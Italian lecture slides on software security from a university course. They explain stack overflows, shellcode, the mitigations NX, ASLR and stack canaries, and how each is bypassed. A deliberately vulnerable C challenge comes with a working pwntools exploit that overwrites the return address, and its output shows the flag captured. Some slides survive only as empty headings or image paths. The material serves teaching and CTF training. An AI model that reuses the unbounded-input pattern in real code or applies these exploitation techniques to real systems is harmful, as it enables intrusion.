Ritorna a 0x414141414141

Controllo instruction pointer!

Implicazioni dello stack overflow

- Possiamo far saltare il programma dove vogliamo
  - Se il programma contiene codice "*interessante*", possiamo eseguirlo
  - Se siamo in grado di iniettare codice arbitrario da qualche parte in memoria, possiamo eseguirlo
    - Arbitrary code execution
- Tecniche applicabili ad ogni programma vulnerabile

Challenge con stack overflow


```c
int main() {
    char buf[32];
    unsigned long num;

    getrandom(&num, sizeof(num), 0);

    printf("Inserisci numero: ");
    scanf("%s", buf);

    if (strtoul(buf, NULL, 0) == num)
        win();
    else
        lose();
}
```

```python
e = ELF('../bin/guess')
p = process(e.path)

p.recvuntil('Inserisci numero: ')
win = e.symbols['win']
p.sendline(b'A'*0x28 + p64(win))

p.interactive()
```

```
[*] Switching to interactive mode
Hai perso :(
Hai vinto! Ecco un premio:
$ cat flag
CTF{hello_stack_overflow}
```


Argomenti

- Debugging
- Stack overflows
- Altri attacchi e difese


Stack overflow con shellcode

- Shellcode: codice macchina standalone scritto dall'attaccante, che fa qualcosa di "*interessante*"
  - E.g., aprire una shell
- Idea: iniettare shellcode nella memoria del programma, poi usare stack overflow per eseguirlo
  - Shellcode iniettato a 0x1234
  - Sovrascriviamo retaddr con 0x1234

Stack overflow con shellcode



Stack overflow con shellcode



Mitigazioni

- Come ci difendiamo?
  - Fixando i bug
  - Rendendo difficile l'exploitation
- Le mitigazioni seguono il secondo approccio

Mitigazioni

- Di cosa ha bisogno l'attaccante?
  - Deve poter iniettare codice
  - Deve conoscere l'indirizzo del codice
  - Deve poter sovrascrivere il retaddr
- Rendiamogli la vita difficile!

W⊕X / NX / DEP

- Write XOR eXecute: ogni mapping è o scrivibile o eseguibile, mai entrambi assieme
- Aree dati non eseguibili
  - Posso iniettare codice come dati, ma se ci salto la CPU si rifiuta di eseguirlo
- Aree di codice non scrivibili
  - Non posso sovrascrivere codice esistente

Bypass W⊕X / NX / DEP

- Code reuse: riusare codice esistente (e.g., ROP - Return-oriented programming)

ASLR

- Address Space Layout Randomization: il layout virtuale (= indirizzi) è randomizzato all'avvio del processo
- Quattro basi randomizzate:
  - Base dell'eseguibile
  - Base dell'heap
  - Base delle librerie
  - Base (limite alto) dello stack

Bypass ASLR

- Information leak: vulnerabilità che fornisce informazioni (in questo caso, indirizzi)
- ASLR randomizza solo la base
  - Offset relativi sono costanti!
  - E.g., leako 0x5623 = base + 0x123
    - Base = 0x5623 - 0x123 = 0x5500
    - A = base + 0x42 = 0x5500 + 0x42 = 0x5542

Stack canaries

- Stack canary: valore segreto sullo stack dopo variabili locali ma prima del retaddr
  - Randomizzato all'avvio del processo
  - Inserito nel prologo, controllato nell'epilogo
- Prima di retaddr → siamo costretti a sovrascriverlo
  - Non lo conosciamo, quindi il controllo nell'epilogo fallisce

Bypass stack canaries

- Canary randomizzata all'avvio del processo
  - Costante durante l'esecuzione
- Infoleak della canary da un qualunque stack frame
  - Possiamo sovrascrivere con il valore corretto nell'overflow

Exploit engineering

- Spesso non abbiamo una vulnerabilità immediatamente exploitabile
- Esempio: bug nel calcolo della size di un buffer
  - Gli facciamo calcolare una size errata
  - Ci copia dei dati → buffer overflow

Exploit engineering

- Esempio: programma tiene ptr a cui legge/scrive dati utente, c'è overflow su buffer prima del ptr
  - Usiamo overflow per sovrascrivere il ptr
  - Il programma legge/scrive un indirizzo arbitrario!
    - Arbitrary address read/write

Exploit engineering

- Stiamo usando un bug per indurre una nuova vulnerabilità che ci è più comoda per exploitation
  - Una sorta di domino di bug
- Se "*inscatolo*" un pezzo di exploitation che mi permette di fare una certa cosa, ho una primitiva
  - Posso usarla senza più pensare a come funziona
  - PC control, arbitrary R/W, leak dell'addr di un oggetto, …

Software Security 2

Andrea BIONDO
Università di Padova

https://cybersecnatlab.it